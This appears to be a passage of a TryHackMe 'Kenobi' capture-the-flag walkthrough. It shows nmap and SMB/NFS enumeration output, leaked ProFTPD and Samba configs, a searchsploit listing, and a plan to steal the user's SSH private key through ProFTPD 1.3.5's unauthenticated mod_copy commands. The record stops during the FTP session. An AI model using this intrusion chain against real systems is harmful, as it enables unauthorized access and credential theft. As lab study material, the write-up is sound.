Kenobi - Tryhackme


Nmap Scan

```
$ nmap -A -T4 -vv -oN nmapscan_topports 10.10.12.236
Increasing send delay for 10.10.12.236 from 5 to 10 due to 11 out of 12 dropped probes
since last increase.
Nmap scan report for 10.10.12.236
Host is up, received syn-ack (0.23s latency).
Scanned at 2023-06-07 00:58:43 EDT for 54s
Not shown: 993 closed tcp ports (conn-refused)
PORT     STATE SERVICE     REASON  VERSION
21/tcp   open  ftp         syn-ack ProFTPD 1.3.5
22/tcp   open  ssh         syn-ack OpenSSH 7.2p2 Ubuntu 4ubuntu2.7 (Ubuntu Linux; prot
ocol 2.0)
| ssh-hostkey:
|   2048 b3ad834149e95d168d3b0f057be2c0ae (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQC8m00IxH/X5gfu6Cryqi5Ti2TKUSpqgmhreJsfLL8uBJrG
AKQApxZ0lq2rKplqVMs+xwlGTuHNZBVeURqvOe9MmkMUOh4ZIXZJ9KNaBoJb27fXIvsS6sgPxSUuaeoWxutGwH
HCDUbtqHuMAoSE2Nwl8G+VPc2DbbtSXcpu5c14HUzktDmsnfJo/5TFiRuYR0uqH8oDl6Zy3JSnbYe/QY+AfTpr
1q7BDV85b6xP97/1WUTCw54CKUTV25Yc5h615EwQOMPwox94+48JVmgE00T4ARC3l6YWibqY6a5E8BU+fksse3
5fFCwJhJEk6xplDkeauKklmVqeMysMWdiAQtDj
|   256 f8277d642997e6f865546522f7c81d8a (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBBpJvoJrIaQe
GsbHE9vuz4iUyrUahyfHhN7wq9z3uce9F+Cdeme1O+vIfBkmjQJKWZ3vmezLSebtW3VRxKKH3n8=
|   256 5a06edebb6567e4c01ddeabcbafa3379 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIGB22m99Wlybun7o/h9e6Ea/9kHMT0Dz2GqSodFqIWDi
80/tcp   open  http        syn-ack Apache httpd 2.4.18 ((Ubuntu))
|_http-server-header: Apache/2.4.18 (Ubuntu)
| http-robots.txt: 1 disallowed entry
|_/admin.html
| http-methods:
|_  Supported Methods: POST OPTIONS GET HEAD
|_http-title: Site doesn't have a title (text/html).
111/tcp  open  rpcbind     syn-ack 2-4 (RPC #100000)
| rpcinfo:
|   program version    port/proto  service
|   100000  2,3,4        111/tcp   rpcbind
|   100000  2,3,4        111/udp   rpcbind
|   100000  3,4          111/tcp6  rpcbind
|   100000  3,4          111/udp6  rpcbind
|   100003  2,3,4       2049/tcp   nfs
|   100003  2,3,4       2049/tcp6  nfs
|   100003  2,3,4       2049/udp   nfs
|   100003  2,3,4       2049/udp6  nfs
|   100005  1,2,3      42567/udp6  mountd
|   100005  1,2,3      48715/tcp   mountd
|   100005  1,2,3      54366/udp   mountd
```

```
|   100005  1,2,3      57743/tcp6  mountd
|   100021  1,3,4      32813/tcp   nlockmgr
|   100021  1,3,4      33869/tcp6  nlockmgr
|   100021  1,3,4      35013/udp   nlockmgr
|   100021  1,3,4      54500/udp6  nlockmgr
|   100227  2,3         2049/tcp   nfs_acl
|   100227  2,3         2049/tcp6  nfs_acl
|   100227  2,3         2049/udp   nfs_acl
|_  100227  2,3         2049/udp6  nfs_acl
139/tcp  open  netbios-ssn syn-ack Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn syn-ack Samba smbd 4.3.11-Ubuntu (workgroup: WORKGROUP)
2049/tcp open  nfs_acl     syn-ack 2-3 (RPC #100227)
Service Info: Host: KENOBI; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
|_clock-skew: mean: 1h40m00s, deviation: 2h53m13s, median: 0s
| smb2-security-mode:
|   311:
|_    Message signing enabled but not required
| nbstat: NetBIOS name: KENOBI, NetBIOS user: <unknown>, NetBIOS MAC: 000000000000 (Xe
rox)
| Names:
|   KENOBI<00>           Flags: <unique><active>
|   KENOBI<03>           Flags: <unique><active>
|   KENOBI<20>           Flags: <unique><active>
|   \x01\x02__MSBROWSE__\x02<01>  Flags: <group><active>
|   WORKGROUP<00>        Flags: <group><active>
|   WORKGROUP<1d>        Flags: <unique><active>
|   WORKGROUP<1e>        Flags: <group><active>
| Statistics:
|   000000000000000000000000000000000000
|   000000000000000000000000000000000000
|_  00000000000000000000000000000
| smb2-time:
|   date: 2023-06-07T04:59:28
|_  start_date: N/A
| p2p-conficker:
|   Checking for Conficker.C or higher...
|   Check 1 (port 3920/tcp): CLEAN (Couldn't connect)
|   Check 2 (port 31621/tcp): CLEAN (Couldn't connect)
|   Check 3 (port 53692/udp): CLEAN (Failed to receive data)
|   Check 4 (port 47001/udp): CLEAN (Failed to receive data)
|_  0/4 checks are positive: Host is CLEAN or ports are blocked
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
| smb-os-discovery:
|   OS: Windows 6.1 (Samba 4.3.11-Ubuntu)
|   Computer name: kenobi
|   NetBIOS computer name: KENOBI\x00
|   Domain name: \x00
|   FQDN: kenobi
|_  System time: 2023-06-06T23:59:28-05:00

Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/s
```

```
ubmit/ .
# Nmap done at Wed Jun  7 00:59:37 2023 -- 1 IP address (1 host up) scanned in 54.39 s
econds
```

- As SMB is running on port 139 and 445
- Enumerating Samba shares using - `smbclient`



- Got a file ‘log.txt’
- Contents of log.txt -

```
Generating public/private rsa key pair.
Enter file in which to save the key (/home/kenobi/.ssh/id_rsa):
Created directory '/home/kenobi/.ssh'.
Enter passphrase (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in /home/kenobi/.ssh/id_rsa.
Your public key has been saved in /home/kenobi/.ssh/id_rsa.pub.
The key fingerprint is:
SHA256:C17GWSl/v7KlUZrOwWxSyk+F7gYhVzsbfqkCIkr2d7Q kenobi@kenobi
The key's randomart image is:
+---[RSA 2048]----+
|                 |
|           ..    |
```

```
|        . o. .   |
|       ..=o +.   |
|      . So.o++o. |
|  o ...+oo.Bo*o  |
| o o ..o.o+.@oo  |
|  . . . E .O+= . |
|     . .   oBo.  |
+----[SHA256]-----+

# This is a basic ProFTPD configuration file (rename it to
# 'proftpd.conf' for actual use.  It establishes a single server
# and a single anonymous login.  It assumes that you have a user/group
# "nobody" and "ftp" for normal operation and anon.

ServerName      "ProFTPD Default Installation"
ServerType      standalone
DefaultServer     on

# Port 21 is the standard FTP port.
Port        21

# Don't use IPv6 support by default.
UseIPv6       off

# Umask 022 is a good standard umask to prevent new dirs and files
# from being group and world writable.
Umask       022

# To prevent DoS attacks, set the maximum number of child processes
# to 30.  If you need to allow more than 30 concurrent connections
# at once, simply increase this value.  Note that this ONLY works
# in standalone mode, in inetd mode you should use an inetd server
# that allows you to limit maximum number of processes per service
# (such as xinetd).
MaxInstances      30

# Set the user and group under which the server will run.
User        kenobi
Group       kenobi

# To cause every FTP user to be "jailed" (chrooted) into their home
# directory, uncomment this line.
#DefaultRoot ~

# Normally, we want files to be overwriteable.
AllowOverwrite    on

# Bar use of SITE CHMOD by default
<Limit SITE_CHMOD>
  DenyAll
</Limit>

# A basic anonymous configuration, no upload directories.  If you do not
# want anonymous users, simply delete this entire <Anonymous> section.
<Anonymous ~ftp>
  User        ftp
  Group       ftp
```

```
  # We want clients to be able to login with "anonymous" as well as "ftp"
  UserAlias     anonymous ftp

  # Limit the maximum number of anonymous logins
  MaxClients      10

  # We want 'welcome.msg' displayed at login, and '.message' displayed
  # in each newly chdired directory.
  DisplayLogin      welcome.msg
  DisplayChdir      .message

  # Limit WRITE everywhere in the anonymous chroot
  <Limit WRITE>
    DenyAll
  </Limit>
</Anonymous>
#
# Sample configuration file for the Samba suite for Debian GNU/Linux.
#
#
# This is the main Samba configuration file. You should read the
# smb.conf(5) manual page in order to understand the options listed
# here. Samba has a huge number of configurable options most of which
# are not shown in this example
#
# Some options that are often worth tuning have been included as
# commented-out examples in this file.
#  - When such options are commented with ";", the proposed setting
#    differs from the default Samba behaviour
#  - When commented with "#", the proposed setting is the default
#    behaviour of Samba but the option is considered important
#    enough to be mentioned here
#
# NOTE: Whenever you modify this file you should run the command
# "testparm" to check that you have not made any basic syntactic
# errors.

#======================= Global Settings =======================

[global]

## Browsing/Identification ###

# Change this to the workgroup/NT-domain name your Samba server will part of
   workgroup = WORKGROUP

# server string is the equivalent of the NT Description field
  server string = %h server (Samba, Ubuntu)

# Windows Internet Name Serving Support Section:
# WINS Support - Tells the NMBD component of Samba to enable its WINS Server
#   wins support = no

# WINS Server - Tells the NMBD components of Samba to be a WINS Client
# Note: Samba can be either a WINS Server, or a WINS Client, but NOT both
;   wins server = w.x.y.z

# This will prevent nmbd to search for NetBIOS names through DNS.
```

```
   dns proxy = no

#### Networking ####

# The specific set of interfaces / networks to bind to
# This can be either the interface name or an IP address/netmask;
# interface names are normally preferred
;   interfaces = 127.0.0.0/8 eth0

# Only bind to the named interfaces and/or networks; you must use the
# 'interfaces' option above to use this.
# It is recommended that you enable this feature if your Samba machine is
# not protected by a firewall or is a firewall itself.  However, this
# option cannot handle dynamic or non-broadcast interfaces correctly.
;   bind interfaces only = yes



#### Debugging/Accounting ####

# This tells Samba to use a separate log file for each machine
# that connects
   log file = /var/log/samba/log.%m

# Cap the size of the individual log files (in KiB).
   max log size = 1000

# If you want Samba to only log through syslog then set the following
# parameter to 'yes'.
#   syslog only = no

# We want Samba to log a minimum amount of information to syslog. Everything
# should go to /var/log/samba/log.{smbd,nmbd} instead. If you want to log
# through syslog you should set the following parameter to something higher.
   syslog = 0

# Do something sensible when Samba crashes: mail the admin a backtrace
   panic action = /usr/share/samba/panic-action %d


####### Authentication #######

# Server role. Defines in which mode Samba will operate. Possible
# values are "standalone server", "member server", "classic primary
# domain controller", "classic backup domain controller", "active
# directory domain controller".
#
# Most people will want "standalone sever" or "member server".
# Running as "active directory domain controller" will require first
# running "samba-tool domain provision" to wipe databases and create a
# new domain.
   server role = standalone server

# If you are using encrypted passwords, Samba will need to know what
# password database type you are using.
   passdb backend = tdbsam

   obey pam restrictions = yes
```

```
# This boolean parameter controls whether Samba attempts to sync the Unix
# password with the SMB password when the encrypted SMB password in the
# passdb is changed.
   unix password sync = yes

# For Unix password sync to work on a Debian GNU/Linux system, the following
# parameters must be set (thanks to Ian Kahan <<kahan@informatik.tu-muenchen.de> for
# sending the correct chat script for the passwd program in Debian Sarge).
   passwd program = /usr/bin/passwd %u
   passwd chat = *Enter\snew\s*\spassword:* %n\n *Retype\snew\s*\spassword:* %n\n *pas
sword\supdated\ssuccessfully* .

# This boolean controls whether PAM will be used for password changes
# when requested by an SMB client instead of the program listed in
# 'passwd program'. The default is 'no'.
   pam password change = yes

# This option controls how unsuccessful authentication attempts are mapped
# to anonymous connections
   map to guest = bad user

########## Domains ############

#
# The following settings only takes effect if 'server role = primary
# classic domain controller', 'server role = backup domain controller'
# or 'domain logons' is set
#

# It specifies the location of the user's
# profile directory from the client point of view) The following
# required a [profiles] share to be setup on the samba server (see
# below)
;   logon path = \\%N\profiles\%U
# Another common choice is storing the profile in the user's home directory
# (this is Samba's default)
#   logon path = \\%N\%U\profile

# The following setting only takes effect if 'domain logons' is set
# It specifies the location of a user's home directory (from the client
# point of view)
;   logon drive = H:
#   logon home = \\%N\%U

# The following setting only takes effect if 'domain logons' is set
# It specifies the script to run during logon. The script must be stored
# in the [netlogon] share
# NOTE: Must be store in 'DOS' file format convention
;   logon script = logon.cmd

# This allows Unix users to be created on the domain controller via the SAMR
# RPC pipe.  The example command creates a user account with a disabled Unix
# password; please adapt to your needs
; add user script = /usr/sbin/adduser --quiet --disabled-password --gecos "" %u

# This allows machine accounts to be created on the domain controller via the
# SAMR RPC pipe.
```


```
# The following assumes a "machines" group exists on the system
; add machine script  = /usr/sbin/useradd -g machines -c "%u machine account" -d /var/
lib/samba -s /bin/false %u

# This allows Unix groups to be created on the domain controller via the SAMR
# RPC pipe.
; add group script = /usr/sbin/addgroup --force-badname %g

############ Misc ############

# Using the following line enables you to customise your configuration
# on a per machine basis. The %m gets replaced with the netbios name
# of the machine that is connecting
;   include = /home/samba/etc/smb.conf.%m

# Some defaults for winbind (make sure you're not using the ranges
# for something else.)
;   idmap uid = 10000-20000
;   idmap gid = 10000-20000
;   template shell = /bin/bash

# Setup usershare options to enable non-root users to share folders
# with the net usershare command.

# Maximum number of usershare. 0 (default) means that usershare is disabled.
;   usershare max shares = 100

# Allow users who've been granted usershare privileges to create
# public shares, not just authenticated ones
   usershare allow guests = yes

#======================= Share Definitions =======================

# Un-comment the following (and tweak the other settings below to suit)
# to enable the default home directory shares. This will share each
# user's home directory as \\server\username
;[homes]
;   comment = Home Directories
;   browseable = no

# By default, the home directories are exported read-only. Change the
# next parameter to 'no' if you want to be able to write to them.
;   read only = yes

# File creation mask is set to 0700 for security reasons. If you want to
# create files with group=rw permissions, set next parameter to 0775.
;   create mask = 0700

# Directory creation mask is set to 0700 for security reasons. If you want to
# create dirs. with group=rw permissions, set next parameter to 0775.
;   directory mask = 0700

# By default, \\server\username shares can be connected to by anyone
# with access to the samba server.
# Un-comment the following parameter to make sure that only "username"
# can connect to \\server\username
# This might need tweaking when using external authentication schemes
;   valid users = %S
```

```
# Un-comment the following and create the netlogon directory for Domain Logons
# (you need to configure Samba to act as a domain controller too.)
;[netlogon]
;   comment = Network Logon Service
;   path = /home/samba/netlogon
;   guest ok = yes
;   read only = yes

# Un-comment the following and create the profiles directory to store
# users profiles (see the "logon path" option above)
# (you need to configure Samba to act as a domain controller too.)
# The path below should be writable by all users so that their
# profile directory may be created the first time they log on
;[profiles]
;   comment = Users profiles
;   path = /home/samba/profiles
;   guest ok = no
;   browseable = no
;   create mask = 0600
;   directory mask = 0700

[printers]
   comment = All Printers
   browseable = no
   path = /var/spool/samba
   printable = yes
   guest ok = no
   read only = yes
   create mask = 0700

# Windows clients look for this share name as a source of downloadable
# printer drivers
[print$]
   comment = Printer Drivers
   path = /var/lib/samba/printers
   browseable = yes
   read only = yes
   guest ok = no
# Uncomment to allow remote administration of Windows print drivers.
# You may need to replace 'lpadmin' with the name of the group your
# admin users are members of.
# Please note that you also need to set appropriate Unix permissions
# to the drivers directory for these users to have write rights in it
;   write list = root, @lpadmin
[anonymous]
   path = /home/kenobi/share
   browseable = yes
   read only = yes
   guest ok = yes
```

- From the contents of the file, we can conclude that the FTP is running as the user- **Kenobi** and a ssh key is also generated for that user.

- Another way of enumerating the SMB shares-

```
┌──(kali㉿kali)-[~]
└─$ locate *.nse
/usr/share/exploitdb/exploits/hardware/webapps/31527.nse
/usr/share/exploitdb/exploits/multiple/remote/33310.nse
/usr/share/legion/scripts/nmap/shodan-api.nse
/usr/share/legion/scripts/nmap/shodan-hq.nse
/usr/share/legion/scripts/nmap/vulners.nse
/usr/share/nmap/scripts/acarsd-info.nse
/usr/share/nmap/scripts/address-info.nse
/usr/share/nmap/scripts/afp-brute.nse
/usr/share/nmap/scripts/afp-ls.nse
/usr/share/nmap/scripts/afp-path-vuln.nse
/usr/share/nmap/scripts/afp-serverinfo.nse
/usr/share/nmap/scripts/afp-showmount.nse
/usr/share/nmap/scripts/ajp-auth.nse
/usr/share/nmap/scripts/ajp-brute.nse
/usr/share/nmap/scripts/ajp-headers.nse
/usr/share/nmap/scripts/ajp-methods.nse
/usr/share/nmap/scripts/ajp-request.nse
/usr/share/nmap/scripts/allseeingeye-info.nse
/usr/share/nmap/scripts/amqp-info.nse
/usr/share/nmap/scripts/asn-query.nse
/usr/share/nmap/scripts/auth-owners.nse
/usr/share/nmap/scripts/auth-spoof.nse
/usr/share/nmap/scripts/backorifice-brute.nse
/usr/share/nmap/scripts/backorifice-info.nse
/usr/share/nmap/scripts/bacnet-info.nse
/usr/share/nmap/scripts/banner.nse
/usr/share/nmap/scripts/bitcoin-getaddr.nse
/usr/share/nmap/scripts/bitcoin-info.nse
/usr/share/nmap/scripts/bitcoinrpc-info.nse
/usr/share/nmap/scripts/bittorrent-discovery.nse
/usr/share/nmap/scripts/bjnp-discover.nse
/usr/share/nmap/scripts/broadcast-ataoe-discover.nse
```


┌──(kali㉿kali)-[~]
└─$ cd /usr/share/nmap
┌──(kali㉿kali)-[/usr/share/nmap]
└─$ cd scripts
┌──(kali㉿kali)-[/usr/share/nmap/scripts]
└─$ ls -alh | grep scripts
┌──(kali㉿kali)-[/usr/share/nmap/scripts]
└─$ ls -alh | grep smb
-rw-r--r-- 1 root root 3.7K Oct 6 2022 smb2-capabilities.nse
-rw-r--r-- 1 root root 2.7K Oct 6 2022 smb2-security-mode.nse
-rw-r--r-- 1 root root 1.4K Oct 6 2022 smb2-time.nse
-rw-r--r-- 1 root root 5.2K Oct 6 2022 smb2-vuln-uptime.nse
-rw-r--r-- 1 root root 45K Oct 6 2022 smb-brute.nse
-rw-r--r-- 1 root root 5.2K Oct 6 2022 smb-double-pulsar-backdoor.nse
-rw-r--r-- 1 root root 4.8K Oct 6 2022 smb-enum-domains.nse
-rw-r--r-- 1 root root 5.9K Oct 6 2022 smb-enum-groups.nse
-rw-r--r-- 1 root root 7.9K Oct 6 2022 smb-enum-processes.nse
-rw-r--r-- 1 root root 27K Oct 6 2022 smb-enum-services.nse
-rw-r--r-- 1 root root 12K Oct 6 2022 smb-enum-sessions.nse
-rw-r--r-- 1 root root 6.8K Oct 6 2022 smb-enum-shares.nse
-rw-r--r-- 1 root root 13K Oct 6 2022 smb-enum-users.nse
-rw-r--r-- 1 root root 1.7K Oct 6 2022 smb-flood.nse
-rw-r--r-- 1 root root 7.3K Oct 6 2022 smb-ls.nse
-rw-r--r-- 1 root root 8.6K Oct 6 2022 smb-mbenum.nse
-rw-r--r-- 1 root root 8.1K Oct 6 2022 smb-os-discovery.nse
-rw-r--r-- 1 root root 4.9K Oct 6 2022 smb-print-text.nse
-rw-r--r-- 1 root root 1.8K Oct 6 2022 smb-protocols.nse
-rw-r--r-- 1 root root 63K Oct 6 2022 smb-psexec.nse
-rw-r--r-- 1 root root 5.1K Oct 6 2022 smb-security-mode.nse
-rw-r--r-- 1 root root 2.4K Oct 6 2022 smb-server-stats.nse
-rw-r--r-- 1 root root 14K Oct 6 2022 smb-system-info.nse
-rw-r--r-- 1 root root 7.4K Oct 6 2022 smb-vuln-conficker.nse
-rw-r--r-- 1 root root 6.3K Oct 6 2022 smb-vuln-cve2009-3103.nse
-rw-r--r-- 1 root root 23K Oct 6 2022 smb-vuln-cve-2017-7494.nse
-rw-r--r-- 1 root root 6.4K Oct 6 2022 smb-vuln-ms06-025.nse
-rw-r--r-- 1 root root 5.3K Oct 6 2022 smb-vuln-ms07-029.nse

```
┌──(kali㉿kali)-[/usr/share/nmap/scripts]
└─$ nmap -p139,445 --script=smb-enum-users.nse,smb-enum-shares.nse 10.10.12.236 -vv
Starting Nmap 7.93 ( https://nmap.org ) at 2023-06-07 01:22 EDT
NSE: Loaded 2 scripts for scanning.
NSE: Script Pre-scanning.
NSE: Starting runlevel 1 (of 1) scan.
Initiating NSE at 01:22
Completed NSE at 01:22, 0.00s elapsed
Initiating Ping Scan at 01:22
Scanning 10.10.12.236 [2 ports]
Completed Ping Scan at 01:22, 0.38s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 01:22
Completed Parallel DNS resolution of 1 host. at 01:22, 0.06s elapsed
Initiating Connect Scan at 01:22
Scanning 10.10.12.236 [2 ports]
Discovered open port 445/tcp on 10.10.12.236
Discovered open port 139/tcp on 10.10.12.236
Completed Connect Scan at 01:22, 0.25s elapsed (2 total ports)
NSE: Script scanning 10.10.12.236.
NSE: Starting runlevel 1 (of 1) scan.
Initiating NSE at 01:22
NSE Timing: About 50.00% done; ETC: 01:23 (0:00:31 remaining)
Completed NSE at 01:22, 39.44s elapsed
Nmap scan report for 10.10.12.236
Host is up, received syn-ack (0.35s latency).
Scanned at 2023-06-07 01:22:06 EDT for 39s

PORT    STATE SERVICE      REASON
139/tcp open  netbios-ssn  syn-ack
445/tcp open  microsoft-ds syn-ack

Host script results:
| smb-enum-shares:
|   account_used: guest
|   \\10.10.12.236\IPC$:
|     Type: STYPE_IPC_HIDDEN
|     Comment: IPC Service (kenobi server (Samba, Ubuntu))
|     Users: 1
|     Max Users: <unlimited>
|     Path: C:\tmp
|     Anonymous access: READ/WRITE
|     Current user access: READ/WRITE
|   \\10.10.12.236\anonymous:
```

- Also from the port scan, we saw that port 111 was running the service **rcpbind** .
- This is just a server that converts remote procedure call (RPC) program number into universal addresses. (Data source - Tryhackme)
- When an RPC service is started, it tells rpcbind the address at which it is listening and the RPC program number its prepared to serve. (Data source - Tryhackme).
- In this case port 2049 is running the NFS(Network File System) service and port 111 is access to that network file system.
- There are two methods to enumerate - using `showmount` OR using - `nmap`
- Command for 1st method - `showmout -e 10.10.12.236`

- Command for 2nd method - `nmap -p111 --script=nfs-ls.nse,nfs-showmount.nse,nfs-statfs.nse -vv -oN nmap_nfs_scan 10.10.12.236`
- From the enumeration, we can see a mount - /var
- Now, to gain access to the target system, we can try to copy the id_rsa file of the user kenobi into a writable directory inside the /var directory of the target system.
- Then mount the directory on our local machine, copy the id_rsa file and try to login via SSH.
- Searching for exploits for Proftpd version - 1.3.5

```
┌──(kali㉿kali)-[~/Documents/Tryhackme/Kenobi]
└─$ searchsploit proftpd 1.3.5
-------------------------------------------------------------------- ---------------------------
 Exploit Title                                                      |  Path
-------------------------------------------------------------------- ---------------------------
ProFTPd 1.3.5 - 'mod_copy' Command Execution (Metasploit)           | linux/remote/37262.rb
ProFTPd 1.3.5 - 'mod_copy' Remote Command Execution                 | linux/remote/36803.py
ProFTPd 1.3.5 - 'mod_copy' Remote Command Execution (2)             | linux/remote/49908.py
ProFTPd 1.3.5 - File Copy                                           | linux/remote/36742.txt
-------------------------------------------------------------------- ---------------------------
Shellcodes: No Results

┌──(kali㉿kali)-[~/Documents/Tryhackme/Kenobi]
└─$
```

- We can also get the version number of Proftpd using - `nc`

```
┌──(kali㉿kali)-[~/Documents/Tryhackme/Kenobi]
└─$ nc 10.10.12.236 21
220 ProFTPD 1.3.5 Server (ProFTPD Default Installation) [10.10.12.236]
ls
500 LS not understood
```

- The `mod_copy` module in ProFTPD 1.3.5 allows remote attackers to read and write to arbitrary files via the **site cpfr** and **site cpto** commands.
- Any unauthenticated client can leverage these commands to copy files from any part of the filesystem to a chosen destination.
- We would be doing this manually
- We would copy the id_rsa file to a writable folder inside the /var directory.

```
┌──(kali㉿kali)-[~/Documents/Tryhackme/Kenobi]
└─$ nc 10.10.230.225 21
220 ProFTPD 1.3.5 Server (ProFTPD Default Installation) [10.10.230.225]
help
214-The following commands are recognized (* ⇒'s unimplemented):
 CWD     XCWD    CDUP    XCUP    SMNT*   QUIT    PORT    PASV
